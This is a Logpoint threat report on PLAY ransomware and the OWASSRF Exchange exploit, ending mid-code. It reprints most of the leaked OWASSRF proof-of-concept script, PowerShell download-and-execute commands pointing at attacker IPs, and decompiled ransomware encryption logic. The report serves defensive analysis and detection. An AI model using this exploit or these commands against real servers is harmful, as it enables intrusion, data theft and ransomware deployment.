

The background of the slide is a dark, abstract digital illustration. It features glowing orange and red lines and shapes that resemble circuitry or data streams, set against a black background. A large, semi-transparent dark grey rectangle is positioned on the left side, containing the title text. A solid orange rectangle is located at the bottom right, containing a paragraph of text.

# Emerging Threats Report: The PLAY with OWASSRF

PLAY ransomware is active in the wild increasing its victims every day. It showed a significant spike in its activity in the first week of January. Most of the TTPs it uses are common to modern ransomware, with only few differences which includes contents of ransomware note and the extension it leaves on the encrypted files.

# / Table of content

The Author	2
About Logpoint Emerging Threats Protection	2
Infection Trend	4
Is PLAY linked with other ransomware?	5
Technical Analysis	11
Infection Chain	20
Hunting Using Logpoint	23
(Playbooks) Investigation and response using Logpoint SOAR	32
Recommendations Security Best Practices against Ransomware	37
Remediations	38

## ABOUT THE AUTHOR



### Bibek Thapa Magar

Logpoint Global Services and Security Research

Bibek is a certified ethical hacker focusing on adversarial attack simulation, detection engineering, and threat hunting. He currently works as an Associate Security Analytics Engineer with the Logpoint Security Research team.

## ABOUT LOGPOINT EMERGING THREATS PROTECTION

The cybersecurity threat landscape continuously changes while new risks and threats are discovered all the time. Not every organization has enough resources or the know-how to deal with evolving threats.


Emerging Threats Protection is a managed service provided by a Logpoint team of highly skilled security researchers that are experts in the field of threat intelligence and incident response. Our team keeps you informed on the latest threats and provides custom detection rules and tailor-made playbooks designed to help you investigate and mitigate emerging incidents.

For more information on the Emerging Threats Protection service, you can [contact our Global Service team](#) for help developing and implementing the playbooks seen in the report.

Our Logpoint Security Research team has been researching and investigating new major vulnerabilities, building SIEM rules and SOAR playbooks aiding swift investigation and response times.

All new detection rules are available as part of Logpoint's latest release, as well as through Logpoint's download center (<https://servicedesk.logpoint.com/hc/en-us/articles/115003928409>). Customized Investigation and Response playbooks were pushed to Logpoint ETP customers. Contact [Logpoint Global Services](#) for Emerging Threats Protection playbooks.

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using [Logpoint's SIEM and SOAR](#) capabilities.



## / Infection Trend:

PLAY has infected multiple victims across the globe. Most of the victims are located in the Latin American region, with Brazil at the top of the list. Organizations in Argentina, Hungary, India, the Netherlands, and Spain have also fallen victim to this ransomware attack.

On 13th August 2022, Argentina's Judiciary of Córdoba was infected by PLAY ransomware causing the shutdown of IT systems and online portals forcing them to use pen and paper for the submission of official documents. In one of the articles, Clarín (the largest newspaper in Argentina and the second most circulated in the Spanish-speaking world.) mentioned it could be the worst attack on public institutions in history.

**German hotel chain "H-Hotels"** also fell victim to PLAY ransomware on **Dec 11, 2022**. The hospitality company H-Hotels operates 60 hotels in 50 different cities in Germany, Austria, and Switzerland with a total of 9,600 rooms. This cyberattack leads to restrictions on digital communications. On their website they mentioned, "According to initial findings by internal and external IT specialists, cybercriminals have succeeded in breaking the extensive technical and organizational protection systems of IT in a professional attack". PLAY ransomware has claimed that they are behind the attack and have also listed the company on its leak site, claiming to have stolen an undisclosed amount of data during the cyberattack. The ransomware gang claims to have stolen private and personal data, including client documents, passports, IDs, and more. Since it is an EU-based company, these kinds of data loss can have repercussions, causing even more financial loss due to fines.

The PLAY ransomware operation has also claimed responsibility for the cyberattack on the **Belgian city of Antwerp** disrupting parts of the city's critical infrastructure such as IT systems, email, and phone services. Due to the attack, libraries and recycling facilities were closed, new IDs could not be obtained, and students with special needs were unable to use their laptops. Payment issues had also arisen for those relying on city benefits. The ransomware gang had listed the city of Antwerp as its victim on its leak site. The entry claims that 557 GB of data was stolen during the attack, including personal information, passports, IDs, and financial documents.

On 2nd Dec 2022, Cloud computing provider Rackspace was also hit by PLAY which forced it to shut down its services. In the reports, they deny the exploitation of ProxyNotShell but rather it was CVE-2022-41080 but both of which were patched by Microsoft in November, before the attack. However, According to Bleeping Computer, the firm implemented mitigations when the ProxyNotShell vulnerability was discovered in September.

Problems arose when the company reportedly did not apply the November patches because it was worried about potential operational problems. And regarding CVE-2022-41080, it seems that Rackspace took its time patching it because Microsoft's advisory only mentioned privilege escalation and did not specify remote code execution, even though Microsoft did rate the vulnerability as "exploitation more likely". In a forum post update, the company said that the forensic investigation determined the threat actor accessed a personal storage table (PST) of 27 Hosted Exchange customers out of 30,000. A personal storage table is an open proprietary file format used by Microsoft products including Microsoft Exchange Client, Windows Messaging, and Microsoft Outlook to store copies of messages, calendar events, and other data.


After the attack, Rackspace is planning to discontinue the Hosted Exchange email, calendaring, and contacts services and migrate to Microsoft 365. Multiple class action lawsuits have been filed against Rackspace in response to the breach and the company's shares have been on a downward trend since the incident was disclosed.

Here are the ransomware statistics for January 2023,

## Is PLAY linked with other ransomware?

A report posted by [Trendmicro](#) suggests its behavior and tactics are similar to [HIVE](#) and Nokoyawa ransomware from the fact that they have used similar file names and file paths of their respective tools and payloads. The only difference is the use of "ADFind.exe". They have also speculated about the connection between PLAY and [Quantum](#) ransomware. This suggests that the two ransomware groups share some of the same infrastructure. They have also stated, "Cobalt Strike beacons used in PLAY's attacks have the same watermark, "206546002" that was dropped by the [Emotet](#) and SVCReady botnets."

Ransomware Statistics (January 2023)



Indicator	Purpose	Nokoyawa and Hive ransomware	PLAY ransomware
Nekto/PriviCMD	Privilege escalation	✓	✓
Cobalt Strike	Staging	✓	✓
Coroxy/ SystemBC	Remote access	✓	✓
GMER	Defense evasion	✓	✓
PCHunter	Discovery and defense evasion	✓	
AdFind	Discovery		✓
PowerShell scripts	Discovery	✓	
Psexec	Lateral deployment of ransomware	✓	✓

Comparison of similarities (Source: TrendMicro)

Tactic/Tools	Nokoyawa and Hive ransomware	PLAY ransomware
Nekto/PriviCMD	%public%\Music\svhost.exe	%userprofile%\Music\t2747.exe
Cobalt Strike download	-nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('_hxxp://185.150.117[.]186:80/asdfgs-dhsdfgsdfg'))"	-nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxp://84.32.190[.]37:80/ahgffxvbgghfv'))"
Coroxy/SystemBC	%userprofile%\Pictures\socks.exe %systemroot%\System32\sok.exe	%public%\Music\soks.exe
Ransomware deployment	C:\PerfLogs\xxx.exe %mytemp%\xxx.exe	C:\PerfLogs\xxx.exe %mytemp%\xxx.exe
Targets	Most targets are in Latin America	Most targets are in Latin America

Comparison of tools and tactics (Source: TrendMicro)

## PROXYNOTSHELL

ProxyNotShell is the combination of a pair of Exchange Server vulnerabilities i.e CVE-2022-41040, a server-side request forgery flaw, and CVE-2022-41082, a remote code execution bug. Exchange Server 2013, 2016, and 2019 were impacted by this flaw. If successfully exploited, the attacker could gain arbitrary or remote code execution on vulnerable servers. The attack flow is similar to ProxyShell i.e SSRF followed by RCE, but here, it requires authenticated access to an exchange server, and hence it is named ProxyNotShell, after its predecessor.


However, the vulnerabilities were patched and the updates were released in [November's Security Update](#). More of this is covered in our [blog](#).

## OWASSRF

CrowdStrike Identified a new exploit method for Exchange servers that could bypass ProxyNotShell mitigations, dubbed [OWASSRF](#). CVE-2022-41082 was also used by ProxyNotShell to which Microsoft had released a patch, but attackers came up with a bypass. This vulnerability is the combination of [CVE-2022-41080](#) and [CVE-2022-41082](#) which attackers use to achieve remote code execution (RCE) via Outlook Web Access (OWA). OWASSRF uses SSRF just like ProxyNotShell for exploitation, the only difference between them is that ProxyNotShell leveraged the AutoDiscover endpoint to exploit [CVE-2022-41040](#), and on the other hand, OWASSRF uses the OWA frontend endpoint to exploit [CVE-2022-41080](#).

To prevent the exploitation of ProxyNotShell on older Microsoft Exchange servers, On a blog, Microsoft recommended a custom [rewrite rule](#) inside the Microsoft IIS server supporting Exchange. This rule was designed so that it could match the decoded URI of any incoming request with the regex [\(?:=.\\*autodiscover\)\(?:=.\\*powershell\)](#), so if decoded URI matched this regex, the request would be dropped. For newer on-premises servers, Microsoft provided this rule via Exchange Emergency Mitigation Service which installed it automatically. The regex, and thus the rule, will match only the requests made to the [Autodiscover](#) endpoint of the Microsoft Exchange server. The Autodiscover endpoint is not used and the request will not be dropped in the case of the exploit technique referred to here as OWASSRF.

Unit42 mentioned in its [report](#) that according to a [tweet](#), the threat actors left an open directory on their web server containing the [tools](#) used to exploit OWASSRF. It contains a readme.txt file which mentions that It is a post-authentication RCE for ProxyNotShell, and valid credentials are needed for execution of the command. It also mentions that it bypasses the hotfixes of October 2022 for ProxyNotShell. Further, it explains the way to use the script for exploitation.



```
readme - Notepad
File Edit Format View Help
I. PROXYnotSHELL RCE exploit
This is Post-Auth RCE for ProxyNotShell, a valid cardentials are needed for command execution.
Affected versions
Exchange 2013,16,19 till 08.11.2022 patch
This exploit bypasses Microsoft Hotfix from Octorber 2022


II.

Usage: python3 poc.py -H https://192.168.1.3 -u user -p "12345678" -c cmd_file
Where cmd_file is a local file with a command to execute. cmd_file contents will be passed to `powershell -e "base64_encode(conten
It is HIGHLY recommended to use nslookup for testing. i.e getting subdomain from http://dnslog.cn/ and using nslookup domain.xxx
to verify if exchange is affected or not.

III.
Requirements:
Python3
pip -r requirements.txt
```

In the folder, there is another file, called poc.py and upon analyzing the file, we observed the following.

The script imports a number of modules, including the `threading` and `argparse` from Python's standard library which is used to start a new thread to run the HTTP server and to parse command line arguments passed to the script. It also imports the `requests` library, to make HTTP requests to the Exchange server.



```
import threading
import argparse
import os, base64
...

# os.environ['http_proxy'] = 'http://localhost:8080'
# os.environ['https_proxy'] = 'http://localhost:8080'

from http.server import HTTPServer, BaseHTTPRequestHandler
from socketserver import ThreadingMixIn

import requests
```

The script then creates a session object "s" using the `requests` library to persist certain parameters across requests, such as cookies. This session object is used throughout the script to make requests to the Exchange server.

After that, It disables SSL warnings that are generated by the `requests` library. It turns off certificate verification warnings using the `requests.packages.urllib3.disable_warnings()` method. This is done because the script is making requests to the Exchange server over HTTPS, but the server's SSL certificate is not verified.

```
s = requests.Session()

requests.packages.urllib3.disable_warnings(
    requests.packages.urllib3.exceptions.InsecureRequestWarning
)
```

`ThreadedHTTPServer` class is a combination of `ThreadingMixIn` and `HTTPServer` classes. `ThreadingMixIn` class is used to handle multiple clients simultaneously by creating new threads for each incoming request whereas `HTTPServer` class is used to create a basic HTTP server.

```
class ThreadedHTTPServer(ThreadingMixIn, HTTPServer):
    pass
```

Then it defines another class called `ExchangeExploitHandler` which is a subclass of `BaseHTTPRequestHandler`. It handles the incoming requests to the server. It overrides the `do_POST` method, which is called when the script receives a POST request. In this method, it reads the content of the request, sets some headers, makes a post request to the PowerShell endpoint with the data from the original post request, and sends the data back to the client.

```
class ExchangeExploitHandler(BaseHTTPRequestHandler):
    def do_POST(self):

        length = int(self.headers["content-length"])
        post_data = self.rfile.read(length).decode()

        headers = {
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.54 Safari/537.36",
            "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9",
            "Accept-Encoding": "gzip, deflate",
            "Content-Type": "application/soap+xml; charset=UTF-8",
            "X-OWA-ExplicitLogonUser": f"owa/mastermailbox@outlook.com",
        }

        powershell_endpoint = f"https://{host}/owa/mastermailbox%40outlook.com/powershell"

        resp = s.post(
            powershell_endpoint,
            data=post_data,
            headers=headers,
            verify=False,
            allow_redirects=False,
        )

        content = resp.content
        self.send_response(200)
        self.end_headers()
        self.wfile.write(content)
```

It then defines several functions that perform different tasks. The `login` function is used to login to the Exchange server by making a post request with the provided credentials. The `start_rpc_server` function starts an HTTP server that listens on IP address 127.0.0.1 and port 13337. The `exploit` function takes a username as an argument and uses the pypsrp library to run PowerShell commands on the Exchange server. The script also contains a `login()` function, which is used to log in to the Exchange server using a specified username and password.



```
def login(username, passwd):

    url = f"https://{host}/owa/auth.owa"

    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.54 Safari/537",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-",
        "Accept-Encoding": "gzip, deflate",
        "Content-Type": "application/x-www-form-urlencoded",
    }

    r = s.post(
        url,
        headers=headers,
        data={
            "destination": f"https://{host}/owa",
            "flags": "4",
            "forcedownlevel": "0",
            "username": username,
            "password": passwd,
            "passwordText": "",
            "isUtf8": "1",
        },
        verify=False,
    )

    if r.status_code != 200:
        print("[-] Fail when login")
```

```
def start_rpc_server():
    server = ThreadedHTTPServer(("127.0.0.1", 13337), ExchangeExploitHandler)
    server_thread = threading.Thread(target=server.serve_forever)
    server_thread.daemon = True
    server_thread.start()
```

```
def exploit(username):
    import sys

    sys.path.append("./")
    from pypsrp.powershell import PowerShell, RunspacePool
    from pypsrp.wsman import WSMan

    wsman = WSMan(
        "127.0.0.1",
        username=username,
        password="random",
        ssl=False,
        port=13337,
        auth="basic",
        encryption="never",
    )

    with RunspacePool(wsman, configuration_name="Microsoft.Exchange") as pool:
        ps = PowerShell(pool)
        ps.add_cmdlet("Get-Mailbox").add_argument("-Anr").invoke()

        errors = "\n".join([str(s) for s in ps.streams.error])


        # print(errors)
        if "on parameter 'Identity'" in errors:
            print(f"[+] Successfully RCE")
        else:
            print(
                "[-] The error notice warns that RCE may not have been exploited. Check it manually."
            )

        # print("[+] Error: %s " % errors)
        return
```

So, It exploits OWASSRF by forwarding incoming POST requests to a PowerShell endpoint on the targeted server and then runs a PowerShell script on the server using the `pypsrp` library i.e, after successfully authenticating, exploit code issues a POST request to `https://{host}/owa/mastermailbox%40outlook.com/powershell`, with `X-OWA-ExplicitLogonUser` header having the value as `"owa/mastermailbox@outlook.com"` for SSRF tracked in CVE-2022-41080. This traffic occurs over HTTPS so the POST request will be within an encrypted session and the email address does not have to be `mastermailbox@outlook.com`, it can be other as well. With the code, it is also clear that it will run supplied PowerShell code in the form of a base64-encoded string.

```
This command will be run as `powershell -e "base64_encode(content(cmd_file))"`
```

So In brief, First it applies the OWA exploit technique, which provides an SSRF equivalent to the `Autodiscover` technique used in ProxyNotShell exploitation, and then it uses the same exploit used in the second step of ProxyNotShell, i.e allowing code execution through PowerShell remoting.



### Difference between ProxyNotShell and OWASSRF

(Source: CrowdStrike)

Microsoft released security patches for them on [Sep 30](#) and [Nov 8](#). However, due to the negligence of the organizations and some technical difficulty to update the patch, the PLAY ransomware gang was able to infiltrate their system and hence costing them big time.

# / Technical Analysis

## Anti Analysis

A detailed report published by [Chuong Dong](#), mentions that most of the assembly code has an implementation of an anti-decompiling feature and is heavily obfuscated with a lot of unique tricks that any other ransomware has not used. It has applied return-oriented programming which diverts the regular control flow of the program. Since there is no clear return statement and garbage bytes popping up among valid codes, IDA fails to decompile the code properly. Hence it bypasses most static analysis via IDA's disassembly and decompilation. It has also applied control flow obfuscation multiple times in the code and also litters its code with random moving instructions having no contribution to the main functionality of the program, making the decompiled code messier. It also obfuscates its API call through API name hashing.

```
while ( 1 )
{
    API_name = (v15 + *v12);
    v36 = v14 + v13;
    v17 = v26;
    v5 += v27 - 1;
    produced_hash = sub_40F580(strlen(API_name), API_name, 1u) + 0x4E986790;
    if ( BYTE1(v21[0]) && v33 )
    {
        v33 = v5 - 1;
    }
    else
    {
        v17 = v9 + v36;
        LOWORD(v33) = v9 + v35 + 0x61;
    }
    if ( produced_hash == target_hash_1 )
        break;
```

## Static Code Analysis

This ransomware runs with or without command-line arguments passed by the user.

Argument	Description
-mc	Execute normal functionality. Same as no command-line argument.
-d <drive path>	Encrypt a specific drive
-ip <shared resource path> <username> <password>	Encrypt network shared resource
-d <path>	Encrypt a specific folder/file

```

decrypt_string(8u, &unk_42CA48, v12, v13, &v18); // "-ip"
v5 = wcscmp(argv[1], &v18);
if ( v5 )
    v5 = v5 < 0 ? 0xFFFFFFFF : 1;
if ( !v5 )
{
    wcscpy_s(Destination, 0x104u, argv[2]);
    if ( argc == 5 )
    {
        wcscpy_s(v10, 0x104u, argv[3]);
        wcscpy_s(v11, 0x104u, argv[4]);
        username = v10;
        password = v11;
    }
    else
    {
        password = 0;
        username = 0;
    }
    w_encrypt_network_shared_resource(username, Destination, password); // network path
    return 1;
}
decrypt_string(6u, &unk_42CA40, v12, v13, &v19); // "-p"
v7 = wcscmp(argv[1], &v19);
if ( v7 )
    v7 = v7 < 0 ? 0xFFFFFFFF : 1;
if ( !v7 )
{
    // target path
    wcscpy_s(Destination, 0x104u, argv[2]);
    encrypt_target_path(Destination);
    return 1;
}

```

It enumerates all volumes on the victim's system and avoids encrypting CD-ROM drive or RAM disk and drops the ransom note content only on the root folder instead of every folder like other ransomware.

```

result = w_VirtualAlloc(drive_path, 0xFFFF, drive_path);
full_drive_path = result;
if ( result )
{
    *result = 0;
    wcsncpy_s(result, 0x7FFFu, *drive_path_1);
    v11 = 0;
    string_decrypt(0x1F, &unk_42B974, v16, v17, &ransom_note_content); // PLAY
                                                                    // teilightomemaucd@gmx.com
    drop_ransom_note(full_drive_path, &ransom_note_content);
    v9 = 0;
    v10 = 0;
    ransom_note_content = 0i64;
    v8 = 0i64;
    drive_path_2 = *(drive_path_1 + 4);
    v11 = 0;
    v5 = recursive_traverse(drive_path_2);
    if ( v5 < 0 )
        v5 = 0;
    w_VirtualFree(full_drive_path);
    return v5;
}

wcsncpy_s(ransom_note_path_1, 0x7FFFu, full_drive_path);
v22 = __PAIR64__(v33, dwFlagsAndAttributes);
v21 = __PAIR64__(v33, dwFlagsAndAttributes);
if ( ransom_note_path_1[wcslen(ransom_note_path_1) - 1] != '\\ ' )
{
    decrypt_string(4u, &unk_42B994, v33, dwFlagsAndAttributes, &v32);
    wscat_s(ransom_note_path_1, 0x7FFFu, &v32); // "\\ "
}
decrypt_string(0x16u, &unk_42B944, SHIDWORD(v21), v22, v31); // ReadMe.txt
wscat_s(ransom_note_path_1, 0x7FFFu, v31);
memset(v31, 0, sizeof(v31));
ransom_note_handle = w_CreateFileW(ransom_note_path_1, 0x40000000, ransom_note_path, v21);
ransom_note_handle_1 = ransom_note_handle;
if ( ransom_note_handle != INVALID_HANDLE_VALUE )
    w_WriteFile(ransom_note_handle, ransom_note_content, 0x1F, &v30);
CloseHandle_0 = resolve_API_layer_2(::CloseHandle_0);
CloseHandle_0(ransom_note_handle_1);
w_VirtualFree(ransom_note_path_1);
return v34;

```

The malware enumerates subfolders and files and also avoids processing the current and parent directory paths "." and "..".

```

FindFirstFileW = resolve_API_layer_2(::FindFirstFileW);
find_file_handle = FindFirstFileW(drive_find_path, &find_file_data);
find_file_handle_1 = find_file_handle;
if ( find_file_handle != 0xFFFFFFFF )
{
    remove_last_char(drive_find_path);
    v24 = parent_dir_str;
    v26 = 0x6D;
    do
    {
        decrypt_string(4u, &sunk_42B940, *&find_file_data.cFileName[0xDC], *&find_file_data.cFileName[0xDE],
        v6 = wcscmp(find_file_data.cFileName, &curr_dir_str); // "."
        if ( v6 )
            v6 = v6 < 0 ? 0xFFFFFFFF : 1;
        v24 -= 2;
        v23 -= 2;
        LOWORD(v19) = v19 + 4;
        curr_dir_str = 0i64;
        v7 = WORD2(v19) + 0x33FC;
        WORD2(v19) += 0x33FC;
        decrypt_string(
            6u,
            &sunk_42C980,
            *&find_file_data.cFileName[0xDC],
            *&find_file_data.cFileName[0xDE],
            &parent_dir_str); // ".."
        v8 = wcscmp(find_file_data.cFileName, &parent_dir_str);
    }
}

```

It checks to prevent encrypting the "Windows" directory if the file being encountered is a directory. If it is a regular file, the name and size are checked whether it's valid for being encrypted.

Also, PLAY avoids encrypting the file if the name OR extension is in the list below OR if the size is very small.

```
.exe, .dll, .lnk, .sys, readme.txt, bootmgr, .msi, .PLAY, ReadMe.txt
```



```

decrypt_string(0x16u, &unk_42B944, v10, v11, v12); // "ReadMe.txt"
v1 = wcscmp(file_name, v12);
if ( v1 )
    v1 = v1 < 0 ? 0xFFFFFFFF : 1;
if ( v1 )
{
    v2 = check_encrypted_extension(file_name); // ".PLAY"
    if ( !v2 )
        return 0;
    v3 = &EXTENSION_TO_AVOID_LIST;
    v4 = 0;
    // .exe, .dll, .lnk,
    // .sys, readme.txt,
    // bootmgr, .msi

    while ( 1 )
    {
        if ( v3 )
        {
            v5 = *v3;
            v14 = *(v3 + 4);
            v6 = *(v3 + 0xA);
            v13 = v5;
            v15 = v6;
        }
        else
        {
            v14 = 0;
            v13 = 0i64;
            v15 = 0;
            *_errno() = 0x16;
            _invalid_parameter_noinfo();
        }
        decrypt_string(0x2Cu, &v13, v10, v11, SubStr);
        if ( wcsstr(v2, SubStr) )

```

In order to later assess the type of encryption, it also makes a further check to verify if the file extension matches that of usual large files. If the file's extension appears in the list below, the file is considered large.

```
mdf, ndf, ldf, frm
```

The malware determines how many chunks it needs to encrypt based on the file size if it is not classified as a large file. If the file size is less than or equal to 0x3ffffff bytes, the number of encrypted chunks is 2, if less than or equal to 0x27ffffff bytes and greater than 0x3ffffff bytes then the number of the encrypted chunks is 3, and If the file size is equal to 0x280000000, there are no encrypted chunks. However, If the file size exceeds 0x280000000 bytes, there are 5 encrypted chunks.

```

int __stdcall process_file_thread(play_file_struct *file_struct)
{
    int chunk_count; // esi
